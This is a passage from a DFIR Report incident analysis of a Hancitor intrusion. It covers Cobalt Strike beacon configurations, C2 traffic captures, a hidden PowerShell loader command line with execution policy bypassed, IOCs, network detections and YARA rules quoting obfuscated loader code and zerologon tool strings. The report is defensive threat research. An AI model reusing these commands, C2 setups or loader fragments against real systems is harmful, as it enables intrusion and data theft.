```

The shellcode itself also has a PE file embedded inside of itself. Once the shellcode is running this PE file will be loaded into memory and executed. You can see this from the memory dump MZ header denoting the PE binary loaded into the PowerShell process.

```

Process: powershell.exe Pid: 2716 Address: 0x400000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x0000000000400000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....
0x0000000000400010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
0x0000000000400020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0000000000400030 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 .....

0x0000000000400000 4d          DEC EBP
0x0000000000400001 5a          POP EDX
0x0000000000400002 90          NOP
0x0000000000400003 0003       ADD [EBX], AL
0x0000000000400005 0000       ADD [EAX], AL
0x0000000000400007 000400     ADD [EAX+EAX], AL
0x000000000040000a 0000       ADD [EAX], AL
0x000000000040000c ff         DB 0xff
    
```

The PE file is of a small size and has the capability to beacon out at regular intervals to a command-and-control server on 64.235.39[.]32 to retrieve instructions.

Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Useragent	Info
	65188	64.235.39.32	80	10	544 1,108	curl/7.55.1	URI 64.235.39.32/
	65180	64.235.39.32	80	10	544 1,108	curl/7.55.1	URI 64.235.39.32/
	65172	64.235.39.32	80	10	544 1,108	curl/7.55.1	URI 64.235.39.32/
	65151	64.235.39.32	80	10	544 1,108	curl/7.55.1	URI 64.235.39.32/
	65144	64.235.39.32	80	10	544 1,108	curl/7.55.1	URI 64.235.39.32/
	65137	64.235.39.32	80	10	544 1,108	curl/7.55.1	URI 64.235.39.32/
	65128	64.235.39.32	80	11	544 1,162	curl/7.55.1	URI 64.235.39.32/
	65119	64.235.39.32	80	10	544 1,108	curl/7.55.1	URI 64.235.39.32/
	65112	64.235.39.32	80	10	544 1,108	curl/7.55.1	URI 64.235.39.32/
	65105	64.235.39.32	80	10	544 1,108	curl/7.55.1	URI 64.235.39.32/
	65098	64.235.39.32	80	10	544 1,108	curl/7.55.1	URI 64.235.39.32/
	65089	64.235.39.32	80	10	544 1,108	curl/7.55.1	URI 64.235.39.32/

The Visual C# Command Line Compiler was observed being invoked by the PowerShell script where the shellcode was executed. This is most likely instructions that the previously discussed PE file retrieved from the remote command and control server.

```
body.Event.EventData.Data.ParentCommandLine
rundll32.exe c:\programdata\cor_dll_TstSec 11985756

body.Event.EventData.Data.CommandLine
C:\Windows\system32\cmd.exe /C C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -executionpolicy bypass -file c:\windows\temp\agent1.ps1

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -executionpolicy bypass -file c:\windows\temp\agent1.ps1 "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Windows\TEMP\rofxxom1\rofxxom1.cmdline"

C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /nologo /readonly /machine:ix86 "/out:C:\Windows\TEMP\RES1F9C.tmp" "c:\Windows\Temp\rofxxom1\CSCF70B1B97895B455782E69E1773DCAF0.TMP"
```

## Command and Control


Hancitor contacted its servers over HTTP and advertised details about the compromised machine, user, and domain while also retrieving instructions from the command and control server (1). From another dedicated location, 4a5ikol[.]ru, two Cobalt Strike beacons and Ficker Stealer malware were downloaded through HTTP (2).

Source	Destination	Protocol	Length	Info
	194.147.78.155	HTTP	1	461 POST /8/forum.php HTTP/1.1 (application/x-www-form-urlencoded)
194.147.78.155		HTTP	382	HTTP/1.1 200 OK (text/html)
	8.211.241.0	HTTP	223	GET /1407.bin HTTP/1.1
8.211.241.0		HTTP	1179	HTTP/1.1 200 OK
	8.211.241.0	HTTP	224	GET /1407s.bin HTTP/1.1
8.211.241.0		HTTP	2	1212 HTTP/1.1 200 OK
	8.211.241.0	HTTP	230	GET /7jki08943wk.exe HTTP/1.1
8.211.241.0		HTTP	195	HTTP/1.1 200 OK

A successful connection from Ficker Stealer was not observed. A domain was queried; however, the response returned an error.

Source	Destination	Protocol	Length	Info
	1.1.1.1	DNS	82	Standard query 0x66be A mancause.ru OPT
1.1.1.1		DNS	88	Standard query response 0x66be Server failure A mancause.ru OPT

Cobalt Strike was also observed to be making use of HTTP.



Lastly, the shellcode executed by the agent1.ps1 PowerShell loader, was observed loading a PE file into memory that would beacon out at consistent intervals to 64.235.39.[.]32. Further encrypted network activity was also observed to this IP address. Unfortunately, the tool sending these connections could not be definitively determined.

The user agent for this was curl/7.55.1

```

POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: curl/7.55.1
Host: 64.235.39.32
Content-Length: 296
Connection: Keep-Alive
Cache-Control: no-cache

.. ..&.....;.
t%.W.C7..G..)h..9...B.....c.^.....J..fZ...(.....
.9S^
....=d!...~...d.C..N.m.o....c.#....8..L."y1.,'.7.....

```

**Hancitor**

http://wortlybeentax[.]com/8/forum.php

4a5ikol[.]ru

**Cobalt Strike** 190.114.254.116:80 – This Cobalt Strike server was added to our [Threat Feed](#) on 2021-05-16 and is still alive as of 2021-10-31

```

{
  "x64": {
    "md5": "e83bf9665d05d873f6d7cf9bd86e2302",
    "time": 1621200623970,
    "sha256": "a2607cea755fd71a666c4f20ccf07a84bb8a077afad22e5f1d9123682fae1b20",
    "config": {
      "Method 2": "POST",
      "Method 1": "GET",
      "Beacon Type": "0 (HTTP)",

```

```
"Polling": 60000,
"HTTP Method Path 2": "/submit.php",
"C2 Server": "190.114.254.116,/push",
"Spawn To x86": "%windir%\syswow64\rundll32.exe",
"Spawn To x64": "%windir%\sysnative\rundll32.exe",
"Port": 80,
"Jitter": 0
},
"sha1": "c953d489eebca96dba59052760001661fb08b85c"
},
"x86": {
  "md5": "f9277e30bda73a0ed6c58b8e538fa3da",
  "time": 1621200609482.8,
  "sha256": "3435b4131ee89599f5b39eca75f137c73d967299633df6e1bd2c5d6073605d4a",
  "config": {
    "Method 2": "POST",
    "Method 1": "GET",
    "Beacon Type": "0 (HTTP)",
    "Polling": 60000,
    "HTTP Method Path 2": "/submit.php",
    "C2 Server": "190.114.254.116,/cm",
    "Spawn To x86": "%windir%\syswow64\rundll32.exe",
    "Spawn To x64": "%windir%\sysnative\rundll32.exe",
    "Port": 80,
    "Jitter": 0
  },
  "sha1": "66b71b0a1709c38a360bc720b7a36ba0885c2a5e"
}
}
{
  "x64": {
    "md5": "f3035c2421239be8711178b6058fa75a",
    "time": 1621200635468.3,
    "sha256": "04e91a73952cd26cdc754a2009c9a34cd289721f6957e0a0be33727dca64c531",
    "config": {
      "Method 2": "POST",
      "Method 1": "GET",
      "Beacon Type": "0 (HTTP)",
      "Polling": 60000,
      "HTTP Method Path 2": "/submit.php",
      "C2 Server": "190.114.254.116,/_utm.gif",
      "Spawn To x86": "%windir%\syswow64\rundll32.exe",
      "Spawn To x64": "%windir%\sysnative\rundll32.exe",
      "Port": 443,
      "Jitter": 0
    },
    "sha1": "feb36888151759fbf21033fc59dd66ed9e05ee70"
```

```
},
"x86": {
  "md5": "c3c84f0af2f039103085dc346d4ec192",
  "time": 1621200611730.5,
  "sha256": "c160e149b9f5ee7917885c3becaf913ba5f2679740cbb9b33eac16bb08f3cdf",
  "config": {
    "Method 2": "POST",
    "Method 1": "GET",
    "Beacon Type": "0 (HTTP)",
    "Polling": 60000,
    "HTTP Method Path 2": "/submit.php",
    "C2 Server": "190.114.254.116,/pixel",
    "Spawn To x86": "%windir%\syswow64\rundll32.exe",
    "Spawn To x64": "%windir%\sysnative\rundll32.exe",
    "Port": 443,
    "Jitter": 0
  },
  "sha1": "33975cf2e2682a4126959e15802b8c1c78333f00"
}
}
```

207.148.23.64:443 – This Cobalt Strike server was added to our [Threat Feed](#) on 2021-07-15. This IP stopped hosting Cobalt Strike on or around 2021-08-22.

```
JA3: 72a589da586844d7f0818ce684948eea
JA3s: ae4edc6faf64d08308082ad26be60767
```

```
Certificate: [6e:ce:5e:ce:41:92:68:3d:2d:84:e2:5b:0b:a7:e0:4f:9c:b7:eb:7c ]
Not Before: 2015/05/20 18:26:24 UTC
Not After: 2025/05/17 18:26:24 UTC
Issuer Org:
Subject Common:
Subject Org:
Public Algorithm: rsaEncryption
```

```
{
  "x86": {
    "sha256": "1d56e857650b9cae0a28d39ab1808c32e703ce38809ae2bf3c2c3d8f933f9cb9",
    "config": {
      "Method 1": "GET",
      "Spawn To x64": "%windir%\sysnative\rundll32.exe",
      "C2 Server": "207.148.23.64,/ptj",
      "Method 2": "POST",
      "Jitter": 0,
      "Spawn To x86": "%windir%\syswow64\rundll32.exe",
```

```
"HTTP Method Path 2": "/submit.php",
"Beacon Type": "0 (HTTP)",
"Polling": 60000,
"Port": 80
},
"md5": "2ce9fd855d3fd4316c7d46d28d183c16",
"time": 1626347218460.2,
"sha1": "12cdc6cd8af542f252c51d3e010b00f529b00f08"
},
"x64": {
"sha256": "e7bd2a34e133586d7cfc3c38aab191d8d93c5029058fdc59c0868ad79ac5c3b7",
"config": {
"Method 1": "GET",
"Spawn To x64": "%windir%\sysnative\rundll32.exe",
"C2 Server": "207.148.23.64,/fwlink",
"Method 2": "POST",
"Jitter": 0,
"Spawn To x86": "%windir%\syswow64\rundll32.exe",
"HTTP Method Path 2": "/submit.php",
"Beacon Type": "0 (HTTP)",
"Polling": 60000,
"Port": 80
},
"md5": "cc37829b6bfd8b4f4f0aa7f1b2632831",
"time": 1626347231021.8,
"sha1": "7a5dd6d163f2d864593e8441a26ed16c610ded52"
}
}
```

## Impact

Similar to a [previous case](#), the threat actors were evicted before completing their mission and as a result their final actions could not be observed.

## IOCs

### Network

#### Hancitor

194.147.78.155:80 | http://wortlybeentax[.]com/8/forum.php

8.211.241.0:80 | 4a5ikol[.]ru (Used to download Cobalt Strike stagers and FickerStealer)

#### Cobalt Strike

190.114.254.116:80

Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)

Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MANM; MANM)

207.148.23.64:443

207.148.23.64:80

Other - Agent1.ps1

64.235.39.32:80

Curl/7.55.1

## File

agent1.ps1

9345151bd8c977c4c9b066533e3eae3d

183959133bd80291d9304268fcf5f1db35992617

94dcca901155119edfcee23a50eca557a0c6cbe12056d726e9f67e3a0cd13d51

check.exe

c47372b368c0039a9085e2ed437ec720

4f6ee84f59984ff11147bfff67ab6e40cd7c8525

c443df1ddf8fd8a47af6fbfd0b597c4eb30d82efd1941692ba9bb9c4d6874e14

comp2.ps1

72801f33f0b796b8c08db67c74bce1b0

81ecbf9b90d2b6bf4ed27702fe1c7f5a5fdcc580

0282776d5dd6e1b3dd709d5dea521a59ce3e02eeeb2f03e4541122be38ae4fe9

cor.bat

c9d041e6b2f435588b8fb50e7c9494ec

4a3631e563b3c2f664deedc43c0ae324cd91891b

9aa6f19399468d6fec59de6e3b7e590fe5ab44a81a752dbc51c54c14cad02080

cor.dll

41b2a0e15c3f0ac07e727a9ef9cd3850

29c7286ef030de9f2b4fb272de2bff478cab16d3

2a892e0af16ba5cdbacc1c6ee2a71d107c1da1cb295236c1eb6acbe17cd93b1b

GAS.bat

8f077efd70793bfbfd6eb645117cb793

2c0365b36be580f7d4ea8901daed62040fd867f3

3655a934e6da8774d74fce815f9648c0d81f0bb609435d1017dcea01dc5e5529

GAS.exe

eb272d2218d7cea004008b6d95baae95

ff9f7def24f5a8f8aa2c9c9e23c4c31cc9f75a57

be13b8457e7d7b3838788098a8c2b05f78506aa985e0319b588f01c39ca91844

zero.exe

25a089f2082a5fcb0f4c1a12724a5521

8a06c836c05537fcd8c600141073132d28e1172d

3a8b7c1fe9bd9451c0a51e4122605efc98e7e4e13ed117139a13e4749e211ed0

0714\_5835152731.doc

52a97348ac3116ab31c189702d7dd38e

```
c9e932e3ad0faadea6cd3e8f48d2dbc98b2ac23d  
fbf1586ebb9a028aef6c2fac79f7ef1bd20bee3e839b23e825c9265e8d2fd24f
```

## Detections

### Network

```
ET MALWARE Cobalt Strike Beacon Observed  
ET HUNTING GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1  
ET POLICY External IP Lookup api.ipify.org  
ET INFO Packed Executable Download  
ET POLICY curl User-Agent Outbound
```

```
Binary Defense - alert tcp any any -> any $HTTP_PORTS (msg:"Possible Hancitor Checkin"; flow:establi
```

### Sigma

[Recon Activity with NLTEST](#)

[Rundll32 Internet Connection](#)

[Reconnaissance Activity with Net Command](#)

[Suspicious Reconnaissance Activity](#)

[sysmon suspicious remote thread](#)

[sysmon cobaltstrike service installs](#)

[win\\_shell\\_spawn\\_susp\\_program](#)

[win\\_remote\\_service](#)

[win\\_vul\\_cve\\_2020\\_1472](#)

[win\\_possible\\_zerologon\\_exploitation\\_using\\_wellknown\\_tools](#)

### Yara

```
/*  
YARA Rule Set  
Author: The DFIR Report  
Date: 2021-10-31  
Identifier: 5295 Hancitor  
Reference: https://thedfirreport.com/
```

\*/

/\* Rule Set ----- \*/

rule \_\_case\_5295\_1407 {

meta:

description = "5295 - file 1407.bin"

author = "The DFIR Report"

reference = "https://thedfirreport.com/"

date = "2021-08-12"

hash1 = "45910874dfe1a9c3c2306dd30ce922c46985f3b37a44cb14064a963e1244a726"

strings:

\$s1 = "zG&lt;&amp;Sa" fullword ascii

\$s2 = "r@TOAa" fullword ascii

\$s3 = "DTjt{R" fullword ascii

condition:

uint16(0) == 0xa880 and filesize &lt; 2KB and

all of them

}

rule \_case\_5295\_sig\_7jkio8943wk {

meta:

description = "5295 - file 7jkio8943wk.exe"

author = "The DFIR Report"

reference = "https://thedfirreport.com/"

date = "2021-08-12"

hash1 = "dee4bb7d46bbbec6c01dc41349cb8826b27be9a0dcf39816ca8bd6e0a39c2019"

strings:

\$s1 = "(os error other os erroroperation interruptedwrite zerotimed outinvalid datainvalid input paramete

\$s2 = "already existsbroken pipeaddress not availableaddress in usenot connectedconnection abortedconnect:

\$s3 = "VirtualQuery failed for %d bytes at address %p" fullword ascii

\$s4 = "UnexpectedEofNotFoundPermissionDeniedConnectionRefusedConnectionResetConnectionAbortedNotConnected/

\$s5 = "nPipeAlreadyExistsWouldBlockInvalidInputInvalidDataTimedOutWriteZeroInterruptedOtherN" fullword asc

\$s6 = "failed to fill whole buffercould not resolve to any addresses" fullword ascii

\$s7 = "(os error other os erroroperation interruptedwrite zerotimed outinvalid datainvalid input paramete

\$s8 = "mission deniedentity not foundunexpected end of fileGetSystemTimePreciseAsFileTime" fullword ascii

\$s9 = "invalid socket addressinvalid port valuestrings passed to WinAPI cannot contain NULsinvalid utf-8:

\$s10 = "invalid socket addressinvalid port valuestrings passed to WinAPI cannot contain NULsinvalid utf-8:

\$s11 = "\\data provided contains a nul byteSleepConditionVariableSRWkernel32ReleaseSRWLockExclusiveAcquire

\$s12 = "fatal runtime error: " fullword ascii

\$s13 = "assertion failed: key != 0WakeConditionVariable" fullword ascii

\$s14 = "kindmessage" fullword ascii

\$s15 = "0x00010203040506070809101112131415161718192021222324252627282930313233343536373839404142434445464

```

    $s16 = "..\\?\\UNC\\Windows stdio in console mode does not support writing non-UTF-8 byte sequences"
    $s17 = "OS Error (FormatMessageW() returned invalid UTF-16) (FormatMessageW() returned error )formatter e
    $s18 = "FromUtf8Errorbytes" fullword ascii
    $s19 = " VirtualProtect failed with code 0x%x" fullword ascii
    $s20 = "invalid utf-8 sequence of  bytes from index incomplete utf-8 byte sequence from index " fullword a
condition:
    uint16(0) == 0x5a4d and filesize < 800KB and
    8 of them
}

```

```

rule __case_5295_check {
    meta:
        description = "5295 - file check.exe"
        author = "The DFIR Report"
        reference = "https://thedfirreport.com/"
        date = "2021-08-12"
        hash1 = "c443df1ddf8fd8a47af6fbfd0b597c4eb30d82efd1941692ba9bb9c4d6874e14"
    strings:
        $s1 = "AppPolicyGetProcessTerminationMethod" fullword ascii
        $s2 = "F:\\Source\\WorkNew18\\CheckOnline\\Release\\CheckOnline.pdb" fullword ascii
        $s3 = "        <requestedExecutionLevel level='asInvoker' uiAccess='false' />" fullword ascii
        $s4 = " Type Descriptor'" fullword ascii
        $s5 = "operator co_await" fullword ascii
        $s6 = "operator<=>" fullword ascii
        $s7 = ".data$rs" fullword ascii
        $s8 = "File opening error: " fullword ascii
        $s9 = " <trustInfo xmlns='urn:schemas-microsoft-com:asm.v3\\>" fullword ascii
        $s10 = ":0:8:L:\\:h:" fullword ascii
        $s11 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
        $s12 = " Base Class Descriptor at (" fullword ascii
        $s13 = " Class Hierarchy Descriptor'" fullword ascii
        $s14 = " Complete Object Locator'" fullword ascii
        $s15 = "network reset" fullword ascii /* Goodware String - occured 567 times */
        $s16 = "connection already in progress" fullword ascii /* Goodware String - occured 567 times */
        $s17 = "wrong protocol type" fullword ascii /* Goodware String - occured 567 times */
        $s18 = "network down" fullword ascii /* Goodware String - occured 567 times */
        $s19 = "owner dead" fullword ascii /* Goodware String - occured 567 times */
        $s20 = "protocol not supported" fullword ascii /* Goodware String - occured 568 times */
    condition:
        uint16(0) == 0x5a4d and filesize < 500KB and
        all of them
}

```

```

rule __case_5295_zero {
    meta:

```

```
description = "5295 - file zero.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com/"
date = "2021-08-12"
hash1 = "3a8b7c1fe9bd9451c0a51e4122605efc98e7e4e13ed117139a13e4749e211ed0"
strings:
  $x1 = "powershell.exe -c Reset-ComputerMachinePassword" fullword wide
  $s2 = "COMMAND - command that will be executed on domain controller. should be surrounded by quotes" fullword wide
  $s3 = "ZERO.EXE IP DC DOMAIN ADMIN_USERNAME [-c] COMMAND :" fullword ascii
  $s4 = "-c - optional, use it when command is not binary executable itself" fullword ascii
  $s5 = "curity<>requestedPrivileges><requestedExecutionLevel level=\"asInvoker\" uiAccess=\"false\"></requestedExecutionLevel>" fullword wide
  $s6 = "C:\\p\\Release\\zero.pdb" fullword ascii
  $s7 = "+command executed" fullword ascii
  $s8 = "COMMAND - %ws" fullword ascii
  $s9 = "rpc_drsr_ProcessGetNCChangesReply" fullword wide
  $s10 = "ZERO.EXE -test IP DC" fullword ascii
  $s11 = "to test if the target is vulnerable only" fullword ascii
  $s12 = "IP - ip address of domain controller" fullword ascii
  $s13 = "ADMIN_USERNAME - %ws" fullword ascii
  $s14 = "error while parsing commandline. no command is found" fullword ascii
  $s15 = "rpcbindingsetauthinfo fail" fullword ascii
  $s16 = "x** SAM ACCOUNT **" fullword wide
  $s17 = "%COMSPEC% /C " fullword wide
  $s18 = "EXECUTED SUCCESSFULLY" fullword ascii
  $s19 = "TARGET IS VULNERABLE" fullword ascii
  $s20 = "have no admin rights on target, exiting" fullword ascii
condition:
  uint16(0) == 0x5a4d and filesize < 500KB and
  1 of ($x*) and 4 of them
}

rule __case_5295_GAS {
  meta:
    description = "5295 - file GAS.exe"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com/"
    date = "2021-08-12"
    hash1 = "be13b8457e7d7b3838788098a8c2b05f78506aa985e0319b588f01c39ca91844"
  strings:
    $s1 = "A privileged instruction was executed at address 0x00000000." fullword ascii
    $s2 = "Stack dump (SS:ESP)" fullword ascii
    $s3 = "!This is a Windows NT windowed executable" fullword ascii
    $s4 = "An illegal instruction was executed at address 0x00000000." fullword ascii
    $s5 = "ff.exe" fullword wide
    $s6 = "Open Watcom C/C++32 Run-Time system. Portions Copyright (C) Sybase, Inc. 1988-2002." fullword ascii
    $s7 = "openwatcom.org" fullword wide
}
```

```

$s8 = "Open Watcom Dialog Editor" fullword wide
$s9 = "A stack overflow was encountered at address 0x00000000." fullword ascii
$s10 = "A fatal error is occured" fullword ascii
$s11 = "An integer divide by zero was encountered at address 0x00000000." fullword ascii
$s12 = "address 0x00000000 and" fullword ascii
$s13 = "Open Watcom" fullword wide
$s14 = "The instruction at 0x00000000 caused an invalid operation floating point" fullword ascii
$s15 = "The instruction at 0x00000000 caused a denormal operand floating point" fullword ascii
$s16 = ``.idata" fullword ascii /* Goodware String - occured 1 times */
$s17 = "xsJr~.~" fullword ascii
$s18 = "iJJW3We" fullword ascii
$s19 = "Rmih_0|" fullword ascii
$s20 = "The instruction at 0x00000000 referenced memory " fullword ascii
condition:
  uint16(0) == 0x5a4d and filesize < 200KB and
  8 of them
}

rule __case_5295_agent1 {
  meta:
    description = "5295 - file agent1.ps1"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com/"
    date = "2021-08-12"
    hash1 = "94dcca901155119edfcee23a50eca557a0c6cbe12056d726e9f67e3a0cd13d51"
  strings:
    $s1 = "[Byte[]]$oBUEFLUjsZVVaEBHsKWa = [System.Convert]::FromBase64String((-join($gDagdPFzxxgYnLNNHSSMR,"
    $s2 = "ap0ccQwB7hW5z/y0lqICYNrdwqfvCvWSqWbfs/NWgxfvurRRLs7xIqrzXCCgwgMnhB154e8iubTSzAhliQfIRC1djLZTGX04nBl"
    $s3 = "[Runtime.InteropServices.Marshal]::Copy($oBUEFLUjsZVVaEBHsKWa,(2372 - 2372),$CjHxQlvEzGUrZUarFZbrz"
    $s4 = "[Runtime.InteropServices.Marshal]::Copy($oBUEFLUjsZVVaEBHsKWa,(2372 - 2372),$CjHxQlvEzGUrZUarFZbrz"
    $s5 = "zSEdr8FnfXshvas01lodzp/T9fIQLBuz5baYtW7iK9LRAYZYDdQrnpvpxmXJ0xjuabTg5nBEWzTQSZaXmNRB2nSSK9/yfGeYec)
    $s6 = "eQvmMAIAnreX2We510WxYt5ykA3Z9w9FN3hFaSuBjn2u6kwODP+r2Wv2ruryjIa0nyZxgwUCBotpX5U/k9jDsDgC9YyR1gvyD6i"
    $s7 = "3H2+0+/8sPyM9FWRrXU0/9a4LwBKmuv8Qsh/50l6VnyQGICZ8PuITwgJxzV37f/NZJqTrvQa70A0mf6hKrjuUSfulv/uUgYZmSc"
    $s8 = "sQroZ/z//wNF8BNV9I1F8I1V9ItF8ItV9LEG6G78//8zRfAzVfSJRfCJVfTpdP///4tF8ItV9LED6DD8//8DRfATVfSJRfCJVfS"
    $s9 = "a2cxtwfbqoUe4/erpeTB7XIYMFftX23EEnTdpQbUXCd509j5mAeVzPrNWF9tvvy2+qLnIeD1WLTj2fUzaiYPrpkKd7D1lqHRkA"
    $s10 = "j+XqDEzWEbsdht2FdZc1j2/fJoIugVtps/bH7uP1dq8FA6+GVzpw0UN42KgXL9sMYAnJRjJ6gpW7oZ1fGv4b+d2xjo8yQM798/"
    $s11 = "ZQ0NLAxyJeQHiqm9NZr4Xjh9V25TXa0vWwb/yXI+IL59EdsKDkehBeuasslnEdfgAq7j+mEp0C70K+oeKHZwHnV9/fa4H931Ir"
    $s12 = "T/vbRvTMv6ePKo0S5EUjzggjY7QZsueNgGEt1KtiP5R9z0nabhd20lmwcyj6vSapoMgKyS570qv0rZHSi+XWdJtmFgsRJYHL("
    $s13 = "$vpFhaWLTcsrOHCQLzsEzN = 'mbFPGDtpJicXcdFG/Ydmz4dHGis11A0tRmH2WwVJpYbsfXCiAfFy0kckQnw6EeyeH40K0Hf"
    $s14 = "$nRLOujTuMsDDaMxkgFbp = [OkwgNsSnFFEmvLpdsdISG]::CreateThread(($ZCHhKqfmmzVFPUgdjkjzK),(-6012 + ("
    $s15 = "guQh6vh+8CQHOjfk/YMdwFr1UGqkMdL fobM5WYeyHvTezZttJ+hfHIT795hhejCINf/0AzPrunDuuun7kZ2ueDpjxwEfcqtHk"
    $s16 = "+SvFBrG7BgR5cmdbbRuoy7ewt2CJqeJXmYVv3b1tf+Rw1xb1P6vNtyobWpXNYfVu9TAVUcxXQxo0Tum5J4q6E7iYiLtAmiRr"
    $s17 = " [DllImport(\"kernel32.dll\")]\" fullword ascii
    $s18 = "/v0KltMpb69/8jsWR23PkNuPrK3FXehCwqN1FYNCGR+tbLJ4oEzVw/s0oCrrK91sAjUs1yNkhJXRjJ4Td/AAB+51bVz1CMxtU;"
    $s19 = "$wLHiDWZiDeApQYLEVCjxX = (([regex]::Matches('qisBjSumAFJ0IqAT3R+byDBdA3K6vHNI//aNbyh+ZYFOREbwR+QF"
    $s20 = "M9KA4R/T6MMZwDPSw8xVi+yD7AiLRqiJRfiLTRCJTfyLVRCD6gJVRCdfwAdB6LRQilTQyKEYgQi0UIg8ABiUIi00Mg8EBil

```

```
condition:  
  uint16(0) == 0x6441 and filesize < 100KB and  
  8 of them  
}
```

## MITRE

- Phishing – T1566
- Web Protocols – T1071.001
- User Execution – T1204
- Process Injection – T1055
- Remote System Discovery – T1018
- Exploitation for Privilege Escalation – T1068
- Service Execution – T1569.002
- Network Share Discovery – T1135
- Obfuscated Files or Information – T1027
- Domain Trust Discovery – T1482
- Domain Groups – T1069.002
- System Time Discovery – T1124
- Lateral Tool Transfer – T1570
- PowerShell – T1059.001
- Windows Command Shell – T1059.003
- Malicious File – T1204.002

Internal case #5295

---

Source: <https://thedfirreport.com/2021/11/01/from-zero-to-domain-admin/>